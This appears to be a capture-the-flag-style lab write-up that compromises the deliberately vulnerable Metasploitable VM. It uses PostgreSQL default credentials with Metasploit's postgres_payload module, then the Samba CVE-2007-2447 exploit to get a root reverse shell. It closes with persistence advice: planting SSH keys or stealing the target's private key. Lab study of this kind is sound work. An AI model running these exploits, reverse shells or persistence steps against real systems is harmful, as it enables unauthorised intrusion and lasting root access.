
Metasploitable

First way to get in #Postgres

First stage #Recon :

Firstly we need to get our own ip so we will use this command

```
ip a
```




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:39:12:17 brd ff:ff:ff:ff:ff:ff
    inet 192.168.198.131/24 brd 192.168.198.255 scope global dynamic noprefixroute eth0
       valid_lft 1140sec preferred_lft 1140sec
    inet6 fe80::c7cb:f4b7:ad31:bed/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

target ip so we will use #nmap by using this command

```
nmap -sn 192.168.X.0/24
```

and by that we can scan for our subnet and we can see our live hosts




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sn 192.168.198.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 15:12 EDT
Nmap scan report for 192.168.198.1
Host is up (0.00035s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.198.2
Host is up (0.00023s latency).
MAC Address: 00:50:56:E3:02:33 (VMware)
Nmap scan report for 192.168.198.133
Host is up (0.00010s latency).
MAC Address: 00:0C:29:EF:46:74 (VMware)
Nmap scan report for 192.168.198.254
Host is up (0.00083s latency).
MAC Address: 00:50:56:E2:20:41 (VMware)
Nmap scan report for 192.168.198.131
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.27 seconds
```

and we can see that our target ip is `192.168.198.133`

second stage #Scanning :


```
nmap -sV -O 192.168.198.133
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -O 192.168.198.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 15:14 EDT
Nmap scan report for 192.168.198.133
Host is up (0.00047s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EF:46:74 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

after some trying and searching i have found that i can login to the postgres using default credentials which is `postgres:postgres` using this command `psql -h 192.168.198.133 -U postgres` and by that we can try to exfiltrate data from the database and we can try to get an rce from this attack how ever in this machine the postgres is too old so unfortunately the functions we need to take an rce are not usable, after logging in we can use a select command to check for the database management system version through this command we can fiend it in the sqli cheat sheet in port swigger SQLI cheat sheet


```sql
SELECT version();
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ psql -h 192.168.198.133 -U postgres
Password for user postgres:
psql (17.5 (Debian 17.5-1), server 8.3.1)
WARNING: psql major version 17, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# SELECT version();
                                                 version
-----------------------------------------------------------------------------------------------
 PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
(1 row)

postgres=# 
```

Third stage #Weaponization :


and after that we can search for more exploits to the database version and thankfully we can find one in RAPID7 which means it have a model on #msfconsole and it called `use exploit/linux/postgres/postgres_payload` so we will open `metasploit` and try this exploit on it



MODULE

PostgreSQL for Linux Payload Execution


this exploit can be use on a running session or on a target so i will set my local host into my ip using `set LHOST 192.168.198.131` **this is my own ip in this machine you have to change it into yours** and then i will set my target ip using `set RHOSTS 192.168.198.133`



```
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.198.131
LHOST => 192.168.198.131
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.198.133
RHOSTS => 192.168.198.133
msf6 exploit(linux/postgres/postgres_payload) > 
```


Fourth stage #Exploitation :

now all i need to do is to type `exploit` in metasploit and by that we can get a meterpreter shell then we can open a normal shell using the command `shell` and by that we can hack into the server using the username postgres



```
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.198.131:4444
[*] 192.168.198.133:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/hHBhHZBi.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.198.133
[*] Meterpreter session 1 opened (192.168.198.131:4444 → 192.168.198.133:51123) at 2025-08-13 15:34:38 -0400

meterpreter > shell
Process 5501 created.
Channel 1 created.
whoami
postgres
```

now we can try to privilege escalate, how ever i will just use it to get to next way to get a shell by navigate around in the file system and after some search i can find something in `/home/msfadmin/vulnerable/samba` which is the samba version wich is `3.0.20` and by that we can search for another way to get in



```
cd samba
ls
3.0.20
3.0.6
deps
pwd
/home/msfadmin/vulnerable/samba
```


Second way to get in #Samba :

First stage #Recon :

through our last attack we have found that the samba version is `3.0.20` so we can get to the third stage directly which is Weponization

Third stage #Weaponization :

after searching for exploits we have found one in a github repo called `CVE-2007-2447` we can know how can we use this cve from the read me file



```
python3 -c "import smb; print('pysmb is installed')"
```

```
┌──(kali㉿kali)-[~/HTB/RED/CVE-2007-2447]
└─$ pip install pysmb

Defaulting to user installation because normal site-packages is not writeable
Collecting pysmb
  Downloading pysmb-1.2.9.1.zip (1.4 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.4/1.4 MB 1.7 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from pysmb) (0.5.1)
Requirement already satisfied: tqdm in /usr/lib/python3/dist-packages (from pysmb) (4.66.4)
Building wheels for collected packages: pysmb
  Building wheel for pysmb (setup.py) ... done
  Created wheel for pysmb: filename=pysmb-1.2.9.1-py3-none-any.whl size=84805 sha256=48c3cb60ea7b85868f2df73c1a50012
522ab3e0e71b295d007b800b49908b22b
  Stored in directory: /home/kali/.cache/pip/wheels/ab/3c/16/b70dcdc3d266f5696a6adcad93479cb5c51171ba06ad542d7b
Successfully built pysmb
Installing collected packages: pysmb
Successfully installed pysmb-1.2.9.1

┌──(kali㉿kali)-[~/HTB/RED/CVE-2007-2447]
└─$ python -c "import smb; print('pysmb is installed')"

pysmb is installed
```

Create a Netcat listener

```
nc -nlvp 4444
```


Run the script

```
python3 smb3.0.20.py -lh 10.10.16.18 -lp 4444 -t 10.10.10.3
```

so we can download the exploit by git since it is from git hub we can do that by this command `git clone https://github.com/h3x0v3rl0rd/CVE-2007-2447.git`


Fourth stage #Exploitation :

now we can use the exploit by just open a new listener on a deferent port from the one we got the shell of the user postgres on so i chose to open a new one on the port `7777` **you can chose what ever port but it have to be not busy and it is better to chose one above 1024** so i will use the command `rlwrap nc -nlvp 7777`




```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -nlvp 7777
listening on [any] 7777 ...
```

and we can start the attack through the python file we got from the repository and we will use this command `python3 smb3.0.20.py -lh 192.168.198.131 -lp 7777 -t 192.168.198.133`



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 smb3.0.20.py -lh 192.168.198.131 -lp 7777 -t 192.168.198.133
Payload created & now sending it....
█
```


and now we can see that we got a new shell on our listener with the user `root` so we can do what ever we want in the system



```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.198.131] from (UNKNOWN) [192.168.198.133] 51332
whoami
root
█
```


Fifth stage #Post_exploitation :

because i got a root shell i can do a lot in the target system like making a persistence foot hold by adding my own `ssh public key` in the `authorized_keys` file in the `.ssh` directory in the home of the root so i can login to the machine as a root user without the need to provide a password how ever it's not stealthy way in a real world scenario it's better to take the target `ssh private key` into you own machine and use it to log in to the target

